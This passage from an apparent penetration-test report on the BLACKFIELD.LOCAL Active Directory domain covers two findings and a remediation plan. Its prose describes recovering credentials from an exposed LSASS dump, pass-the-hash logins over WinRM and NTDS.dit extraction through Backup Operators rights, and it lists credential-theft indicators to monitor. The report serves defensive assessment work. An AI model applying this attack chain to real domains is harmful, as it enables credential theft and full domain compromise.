Remove the ForceChangePassword permission from the support account unless it is explicitly required for an approved operational process. Delegate password reset rights through narrowly scoped administrative groups rather than individual accounts, and apply least-privilege controls to all Active Directory access control entries. Review delegated permissions regularly and monitor password reset events performed by non-administrative or service accounts.

Remediation Validation

Verify that the support account no longer holds delegated password-reset rights over audit2020 or other unauthorized domain accounts.

BF-04 — Exposed LSASS Memory Dump Discloses Privileged Authentication Material

Field	Value
Severity	Critical
Affected Asset	DC01 / forensic share
Evidence	Figures 13–17
Status	Confirmed

Description

Authenticated access as audit2020 exposed the forensic SMB share, which contained a compressed LSASS process memory dump. Offline analysis of the acquired dump recovered reusable authentication material associated with multiple domain accounts, including a plaintext credential for the support account and an NTLM password hash for the svc_backup account.

Impact

The recovered NTLM hash associated with the svc_backup account was successfully reused through pass-the-hash authentication to establish a remote WinRM session on DC01. This confirmed that the exposed LSASS memory dump contained authentication material capable of enabling lateral movement and authenticated remote access to the domain controller. The resulting access enabled the subsequent abuse of the account's Backup Operators privileges and provided a path toward domain-wide credential extraction.

Recommendation

Immediately rotate the credentials of the support and svc_backup accounts because their authentication material was recovered from the exposed LSASS memory dump. Invalidate active sessions and review recent authentication activity involving both accounts. Review privileged sessions on domain controllers, deploy credential protections such as Windows Defender Credential Guard where supported, and monitor access to LSASS-related artifacts and sensitive forensic repositories.

Remediation Validation

Verify that the forensic share is inaccessible to unauthorized users and that no credential-bearing memory dumps or related authentication artifacts remain available.

BF-05 — Excessive Backup Privileges Enable Domain Credential Extraction

Field	Value
Severity	Critical
Affected Asset	svc_backup / DC01
Evidence	Figures 18–28
Status	Confirmed

Root Cause

The svc_backup account held excessive privileges through membership in the Backup Operators group, enabled SeBackupPrivilege and SeRestorePrivilege rights, and remote access to the domain controller.

Description

Offline extraction from NTDS.dit and the SYSTEM registry hive recovered authentication material for 333 domain accounts, including the built-in Administrator account.

Impact

The privileges were successfully abused to create a backup containing NTDS.dit, recover the Active Directory database to an attacker-controlled directory, and export the SYSTEM registry hive. Offline processing of these artifacts recovered authentication material for 333 domain accounts, including the built-in Administrator account.

The recovered Administrator NTLM hash was successfully reused through pass-the-hash authentication to establish a remote administrative WinRM session on DC01. Group membership validation confirmed membership in Administrators, Domain Admins, Schema Admins, and Enterprise Admins, demonstrating full compromise of the target Active Directory environment.

Business Impact

Compromise of the built-in Administrator account and exposure of authentication material for 333 domain accounts would represent a complete loss of trust in the Active Directory environment, enabling unauthorized access, account impersonation, security policy changes, and persistent domain control.

BF-05 — Excessive Backup Privileges Enable Domain Credential Extraction (Continued)

Recommendation

Remove svc_backup from the Backup Operators group unless the account has a documented and essential operational requirement for these privileges. Replace broad backup rights with a dedicated backup service account whose use is restricted to approved backup systems, controlled logon locations, and narrowly defined workflows.

Prevent backup operators and service accounts from obtaining interactive or remote management access to domain controllers unless explicitly required. Apply strong, randomly generated credentials or managed service accounts, enforce account tiering, and monitor use of SeBackupPrivilege, SeRestorePrivilege, wbadmin, registry hive exports, and access to NTDS.dit.

Review membership of privileged built-in groups regularly and alert on unexpected changes, backup creation, file-level recovery of protected system files, and authentication activity involving privileged account hashes.

Remediation Validation

Verify that svc_backup no longer has unnecessary Backup Operators membership, remote logon rights, or access to protected domain database files. Confirm that NTDS.dit and the SYSTEM registry hive cannot be acquired through the account.

Conclusion and Remediation Priorities

The assessment demonstrated that multiple security weaknesses could be chained from unauthenticated reconnaissance to full administrative compromise of the BLACKFIELD.LOCAL domain. The attack path relied on exposed username information, insecure Kerberos account configuration, excessive delegated permissions, disclosure of credential-bearing forensic artifacts, and misuse of backup privileges on the domain controller.

Priority	Recommended Action	Related Findings
Immediate	Rotate support and svc_backup due to the LSASS exposure. Rotate Administrator and all accounts whose authentication material was recovered from NTDS.dit. Reset audit2020 and invalidate active sessions where possible.	BF-02, BF-03, BF-04, BF-05
Immediate	Remove the exposed LSASS dump and restrict access to the forensic share.	BF-04
High	Remove unnecessary Backup Operators membership and remote management access from svc_backup.	BF-05
High	Remove the ForceChangePassword delegation from support and enable Kerberos pre-authentication.	BF-02, BF-03
Medium	Remove guest access from profiles\$ and review SMB and NTFS permissions.	BF-01

Remediation should prioritize credential containment and removal of the privilege-escalation paths that enabled access to protected domain data. A focused retest would be required to verify that the identified attack paths have been fully remediated.